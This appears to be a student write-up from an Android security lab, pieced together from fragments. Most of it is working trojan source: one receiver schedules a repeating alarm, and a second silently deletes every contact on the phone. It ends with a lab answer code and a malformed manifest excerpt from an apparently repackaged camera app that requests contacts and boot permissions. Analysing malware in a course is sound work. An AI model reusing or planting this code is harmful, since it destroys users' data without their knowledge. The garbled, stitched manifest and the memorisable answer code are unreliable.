import java.util.Calendar;

public class StartAttack extends BroadcastReceiver {
    int count = 0;
    Calendar cal = Calendar.getInstance();
    long TIME = 1000;

    @Override
    public void onReceive(Context context, Intent intent) {
        Log.i("StartAttack", "onReceive");
        AlarmManager service = (AlarmManager)context.getSystemService(Context.ALARM_SERVICE);
        Intent i = new Intent(context, RunTrojan.class);
        //i.setAction("android.trojan.action.BC_ACTION");
        PendingIntent pending = PendingIntent.getBroadcast(context, 0, i, PendingIntent.FLAG_CANCEL_CURRENT);
        service.setInexactRepeating(AlarmManager.RTC_WAKEUP, cal.getTimeInMillis(), TIME, pending);
        Log.i("StartAttack", count++ + " times");
    }
}
```

```

package edu.uc.cs.androidsecurity.trojan;
import android.content.BroadcastReceiver;
import android.content.ContentResolver;
import android.content.Context;
import android.content.Intent;
import android.database.Cursor;
import android.net.Uri;
import android.provider.ContactsContract;
import android.util.Log;

public class RunTrojan extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent) {
        Log.i("LOG", "deleteContacts");
        ContentResolver contentResolver = context.getContentResolver();
        Cursor cursor = contentResolver.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
        while (cursor.moveToNext()) {
            String lookupKey = cursor.getString(cursor.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));
            Uri uri = Uri.withAppendedPath(ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);
            Log.i("LOG", uri.toString());
            contentResolver.delete(uri, null, null);
        }
    }
}

```

It looks like the above tries to access and start attacking and next calling to delete the contacts, which seems to be the malware application

And the secret code: ABC123

```

File Edit Tabs Help
<!--secret code is: ABC123-->
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.
sourceforge.opencamera" platformBuildVersionCode="31" platformBuildVersionName="12">
    <supports-screens android:anyDensity="true" android:largeScreens="true" android:normalScreens="true"
    <uses-permission android:maxSdkVersion="30" android:name="android.permission.BLUETOOTH"/>
    <uses-permission android:maxSdkVersion="30" android:name="android.permission.BLUETOOTH_ADMIN"/>
    <uses-permission android:name="android.permission.BLUETOOTH_SCAN" android:usesPermissionFlags="auto"/>
    <uses-permission android:name="android.permission.BLUETOOTH_CONNECT"/>
    <uses-permission android:maxSdkVersion="28" android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-feature android:name="android.hardware.camera" />
    <uses-feature android:name="android.hardware.microphone" />
    <uses-feature android:name="android.hardware.bluetooth_le" android:required="false" />
    <queries>
        <intent>
            <action android:name="android.intent.action.TTS_SERVICE" />
        </intent>
    </queries>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>

```